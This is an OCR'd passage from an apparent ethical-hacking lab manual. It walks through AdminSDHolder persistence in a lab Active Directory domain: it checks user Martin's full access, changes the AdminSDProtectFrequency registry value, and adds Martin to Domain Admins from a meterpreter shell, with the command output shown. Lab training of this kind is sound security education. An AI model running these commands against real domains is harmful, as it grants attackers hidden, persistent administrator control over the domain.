
    Note: Microsoft doesn't recommend the modification of this setting, as this might cause performance issues in relation to LSASS process across the domain.




37. Now, switch to the **Windows Server 2022** virtual machine and open **Server Manager** window. In the **Server Manager** window, click on **Tools → Active Directory Users and Computers**.



38. In **Active Directory Users and Computers** window click on **View** and select **Advanced Features** option from the drop-down list.



39. Now, expand **CEH.com** and **System** nodes and right click on **AdminSDHolder** folder and select **Properties**.



40. In the **AdminSDHolder Properties** window navigate to **Security** tab and you can see that user **Martin** has been added as a member in the directory with full access.


    Note: It will take approximately **3** minutes for the user **Martin** to be added as a member in the directory.

41. Switch to **Parrot Security** machine and in the meterpreter shell enter the following command and press **Enter**, to add **Martin** to **Domain Admins** group as he is already having all the permissions.


    net group "Domain Admins" Martin /add /domain

```
PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView> net group "Domain Admins" Martin /add /domain
net group "Domain Admins" Martin /add /domain
The command completed successfully.

PS C:\Users\Administrator\Downloads\PowerView>
```

42. Switch to the **Windows Server 2022** virtual machine and in the **Active Directory Users and Computers** window, click on **Users** folder right-click on **Martin J** user name and click on **properties**.

